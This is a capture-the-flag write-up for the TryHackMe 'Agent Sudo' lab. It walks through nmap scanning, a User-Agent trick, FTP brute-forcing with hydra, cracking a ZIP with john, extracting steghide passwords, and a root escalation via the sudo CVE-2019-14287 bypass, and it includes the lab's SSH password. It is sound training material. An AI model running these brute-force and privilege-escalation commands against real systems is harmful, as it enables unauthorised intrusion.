
TryHackMe Agent Sudo Writeup

Room Info
- Platform: TryHackMe
- Room name: Agent Sudo
- Difficulty: Easy
- Goal: a chain of challenges
- Theme: secret agents
- Link: https://tryhackme.com/room/agentsudo
Service Discovery
nmap -sC -sV -Pn 10.201.103.23
Results
- 21/tcp FTP
- 22/tcp OpenSSH
- 80/tcp Apache httpd
Step 1: The HTTP Clue
Notes: the homepage index.php branches based on the User-Agent, and the room hints "use C".
curl -I -H "User-Agent: C" http://10.201.103.23/index.php
# 302 → Location: agent_C_attention.php
Key takeaways (condensed)
- calls out chris by name
- asks to pass a message to agent J
- the password is weak
Conclusion: there's very likely an account named chris with a weak password, and possibly a user like james/agentJ too.
Step 2: FTP Enumeration and Login Attempts
First check whether anonymous login is allowed; if not, run a weak-password test against chris.
Brute-forcing with rockyou
hydra -l chris -P /usr/share/wordlists/rockyou.txt -f -I ftp://10.201.103.23
And there's the FTP login password.
Step 3: Images and Hidden Files
Inside the FTP directory we grab cutie.png. Run binwalk on it:
binwalk -e cutie.png
# You'll see
# 0x365  Zlib compressed data
# 0x8702 ZIP archive data, name: To_agentR.txt (AES Encrypted)
Notes
- There's an AES-encrypted ZIP (To_agentR.txt) that needs a dictionary attack (zip2john/hashcat or john)
Use John to crack the ZIP file's password:
# build the hash
zip2john _cutie.png.extracted/8702.zip > zip.hash

# crack it with rockyou
john --wordlist=/usr/share/wordlists/rockyou.txt zip.hash

# once cracked, view the plaintext password
john --show zip.hash
After recovering the password here, immediately unzip the .zip to get a To_agentR.txt:
7z x -palien 8702.zipThe QXJlYTUx inside it is Base64, which decodes to Area51 and can be used as the steganography password for another image later on.
Step 4: Getting SSH Access
Using the string decoded from the .txt in the ZIP, "Area51" successfully unlocks the file hidden inside cute-alien.jpg, giving us james's SSH login password.
└─$ steghide extract -sf cute-alien.jpg -p Area51
wrote extracted data to "message.txt".

└─$ cat message.txt
Hi james,

Glad you find this message. Your login password is hackerrules!

Don't ask me why the password look cheesy, ask agent R who set this password for you.

Your buddy,
chris
Connecting
ssh [email protected]
Checking the user's home directory
ls -la
# you can see Alien_autospy.jpg and user_flag.txt

cat user_flag.txt
Step 5: A Little OSINT Challenge
Log in as james over SSH and grab Alien_autospy.jpg. The task asks for the name of the event in the photo. You can pull it down to your local machine with scp, open the image, and then use Google image search to find the news story below:
 The Sun
Step 6: Privilege Escalation Recon
sudo -l
# similar output:
# User james may run the following commands on agent-sudo:
#     (ALL, !root) /bin/bash
This is a known bypass flaw (sudo CVE-2019-14287).
Step 7: Privilege Escalation
Notes: run as UID -1 (which converts to an unsigned integer), bypassing the intended restriction.
sudo -u#-1 /bin/bash -p
id; whoami
Once it works, grab the root flag
cat /root/root.txt
Key Technical Points
The User-Agent trick
Testing the UA with curl is the fastest approach. If you'd rather use a browser, install a UA switcher and just set it to C.
binwalk and nested hidden files
- The AES ZIP has to be cracked with zip2john/hashcat
- When you see "Method = AES Encrypted", fcrackzip won't work
The privesc flaw
When sudoers shows (ALL, !root) /bin/bash, just use:
sudo -u#-1 /bin/bash -p
This corresponds to CVE-2019-14287.
Lessons Learned
On Steps 3 and 4:
You can also use the stegseek tool to find the steganography password for cute-alien.jpg:
└─$ stegseek cute-alien.jpg
StegSeek 0.6 - https://github.com/RickdeJager/StegSeek

[i] Found passphrase: "Area51"
[i] Original filename: "message.txt".
[i] Extracting to "cute-alien.jpg.out".

└─$ cat cute-alien.jpg.out
Hi james,

Glad you find this message. Your login password is hackerrules!

Don't ask me why the password look cheesy, ask agent R who set this password for you.

Your buddy,
chris
On Step 5:
Neither strings nor exiftool got me anywhere on the target box, so I just pulled the file to my local machine to look at it, and that's when I realized it was an OSINT challenge!
scp [email protected]:~/Alien_autospy.jpg .
Member discussion